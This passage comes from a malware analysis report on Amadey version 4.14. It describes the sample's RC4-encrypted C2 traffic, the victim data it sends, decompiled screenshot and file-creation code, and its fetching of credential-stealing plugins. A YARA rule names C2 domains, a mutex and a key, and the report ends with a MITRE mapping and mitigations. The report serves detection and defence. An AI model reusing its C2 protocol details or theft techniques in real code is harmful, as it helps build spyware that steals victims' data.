Instead of sending data to the relevant C2 server, the **cloudscrsolutions.com** domain was redirected to a local Python server in the analysis environment, allowing the **HTTP** requests generated by the sample and the data it transmitted to be captured in a controlled analysis environment.




Figure 21- Data Sent to the Server

During **C2** communication, **172 bytes** of encrypted data is sent under the “**r=**” parameter. The data is transmitted in **hexadecimal** format and can be decrypted using the **mutex** value as the **RC4** key.




Figure 22- Decryption of the Sent Data

When the data is decrypted using the **RC4** key, a structure containing information such as the **victim ID**, **software version**, **operating system**, **architecture**, **administrator privileges**, **computer name**, **username**, and **antivirus status** is obtained.

Id<value>	Identification Number
Vs= 4.14	Amadey Version
sd= 85c347	Amadey ID
os=1	Amadey Version
bi=1	64-bit Architecture Flag
ar=1	Administrator Privileges
pc=DESKTOP	Computer Name
dm=	Domain Name
av=13	Antivirus Status
lv=1	Additional Malware Installation
og=1	Organization Name
un	Username

Table 3 – Keywords and Their Meanings

```

154 while ( v10 != v18 );
155 }
156 hdc = GetDC(hWnd: nullptr);
157 pcbData = 4;
158 v98 = 4;
159 sub_DC8820(this: &v63, Src: &dword_E17160);
160 p_pcbData = sub_DB54F0(a1: v63, a2: (int)v64, a3: v65, a4: (int)v66, a5: (int)p_pvData, a6: p_pcbData);
161 LOBYTE(v101) = 2;
162 ho = &v62;
163 sub_DC8820(this: v59, 352 LABEL_55:
164 sub_DB54F0(a1: (char *) 353 cy = GetSystemMetrics(nIndex: p_pcbData);
165 LOBYTE(v101) = 3; 354 }
166 sub_DC8820(this: v58, 355 v42 = hdc;
167 sub_DB54F0(a1: (char *) 356 CompatibleDC = CreateCompatibleDC(hdc);
168 LOBYTE(v101) = 2; 357 v84 = CompatibleDC;
169 p_pvData = (unsigned i 358 CompatibleBitmap = CreateCompatibleBitmap(hdc: v42, cx: pvData, cy);
170 359 ho = CompatibleBitmap;
171 360 h = SelectObject(hdc: CompatibleDC, h: CompatibleBitmap);
172 361 BitBlt(hdc: CompatibleDC, x: 0, y: 0, cx: pvData, cy, hdcSrc: hdc, x1: 0, y1: 0,
173 362 v88 = 0;
174 363 GdiCreateBitmapFromHBITMAP(a1: CompatibleBitmap, a2: 0, a3: &v88);
175 364 v100 = 0;
176 365 Size = 0;
177 366 GdiGetImageEncodersSize(a1: &v100, a2: &Size);
367 if ( Size != 0 )

```

Figure 23- Capturing a Screenshot

The malware captures a screenshot using **Windows GDI+ APIs**. After obtaining the screen context with **GetDC**, the screen contents are copied to a bitmap using **CreateCompatibleDC**, **CreateCompatibleBitmap**, and **BitBlt**. The image is then saved in **JPEG** format through **GDI+**, completing the process.

```

11 ( a10 >= 0x10 )
v66 = lpFileName;
FileA = CreateFileA(
lpFileName: v66,
dwDesiredAccess: 0x00000000,
dwShareMode: 1u,
lpSecurityAttributes: nullptr,
dwCreationDisposition: 3u,
dwFlagsAndAttributes: 0x80000080u,
hTemplateFile: nullptr);
v162 = FileA;
LOBYTE(v166) = 30;
sub_DC8820(this: &Stat.st_atime, Src: &lpFileName);

```

Ad	Değiştirme tarihi	Tür	Boyut
159120672683	26.09.2026 01:20	Dosya	222 KB
cu debug log	26.09.2026 01:18	Metin Belgesi	1 KB

Figure 24- Creating a File Under Temp

The software creates a file named **159120672683** under the **Temp** directory using the **CreateFileA** API.




Figure 25- Content and Image of the Relevant File

Upon examining the relevant file, the **JFIF** string is found to be present within the file. When the file extension is changed to **PNG**, the **screenshot** captured by the sample is obtained.




Figure 26- Transmission of the Captured Screenshot to the Server

The malware transmits the captured screenshot to the **C2 server**.




Figure 27- Retrieving the Cred64.dll File from the C2 Server

The sample is observed establishing a connection to the **C2 server** via the **InternetOpenA** API and constructing a **URL** targeting the **Plugins/Cred64.dll** component.




Figure 28- CreateFileA API Call

The **CreateFileA** API is used to create files named **clip64.dll** and **cred64.dll**. Since the data received from the relevant server was empty, the corresponding **DLL** files could not be obtained.

YARA Rule

```
import "pe"

rule BlackVeil{

    meta:

        description = "Amadey Version 4.14 detection rule"

        author = "Yavuzhan_Özgen"

        date = "2026-09-26"

    strings:

        $mutex = "9eee3e00f0345699d07d97ef6a087d03"

        $key = "2debcdd5d72cd78e0d6be3539502addc"

        $b64_1 = "L3cHXlgyXgMeWSin2p4AfUTSVz3gbpUx56RdS6YsfiMwgBWp2qlqfUZ5ShKIT58lQT==" ascii

        $b64_2 = "L3cHXlgyXgMeWSin2p4AfUTSVz3gbpUx56RdS6YsfiMwgBWp2qlqfUZ5PR7nbJbAQ0NdX0QffesVdCSw1FwHfUrcXRyq" ascii

        $b64_3 = "H5cvfJYogySWhtypDlwigzvK9QC9dJox3lc5N0gXguSoeZGxA0QzfyPmWWYbZZT=" ascii

        $API_1 = "InternetOpenA" ascii

        $API_2 = "HttpSendRequestA" ascii

        $API_3 = "GdipSaveImageToFile" ascii

        $API_4 = "BitBlt" ascii

        $API_5 = "CreateMutexA" ascii

        $API_6 = "CreateFileA" ascii

        $API_7 = "ShellExecuteA" ascii

        $ioc_1 = "http://atrafaxtt.com" ascii

        $ioc_2 = "http://cloudscrsolutions.com" ascii

        $ioc_3 = "http://jazoopsloo.info" ascii

    condition:

        pe.is_pe and uint16(0) == 0x5a4d and (2 of ($API_*) and 1 of ($b64_*) and ( $mutex or $key or 1 of ($ioc_*)) and

        pe.imports("GDI32.dll"))}
```

MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfiltration
Gather Victim Host Information (T1592)	Shared Modules (T1129)	Scheduled Tasks/Job (T1053)	Manipulate System Process (T1053)	Virtualization /Sandbox Evasion (T1497)	OS Credential Dumping (T1003)	Encrypte d Channel (T1573)	Scheduled Transfer (T1029)
	Scheduled Task (T1053)	Startup Folder (T1547)	Registry Run Keys (T1547)	Deobfuscate/ Decode Files or Information (T1140)	Credentials in Registry (T1552.002)	Ingress Tool Transfer (T1105)	
	Startup Folder (T1547)	DLL Side-Loading (T1574.002)	Exploitation for Privilege Escalation (T1068)			Applicati on Layer Protocol (T1071)	
	Command and Scripting Interpreter (T1059)		Process Injection (T1055)			Remote Acces Software (T1219)	

Mitigation Recommendations

1. The operating system and all critical software should be kept up to date.
2. The **Temp** and **AppData** directories should be monitored continuously.
3. Documents received via email should be analyzed in a sandbox environment.
4. Only licensed and legitimate software with verified digital signatures should be used.
5. Network traffic should be continuously filtered.

PREPARED BY

Yavuzhan Özgen

[linkedin](#)

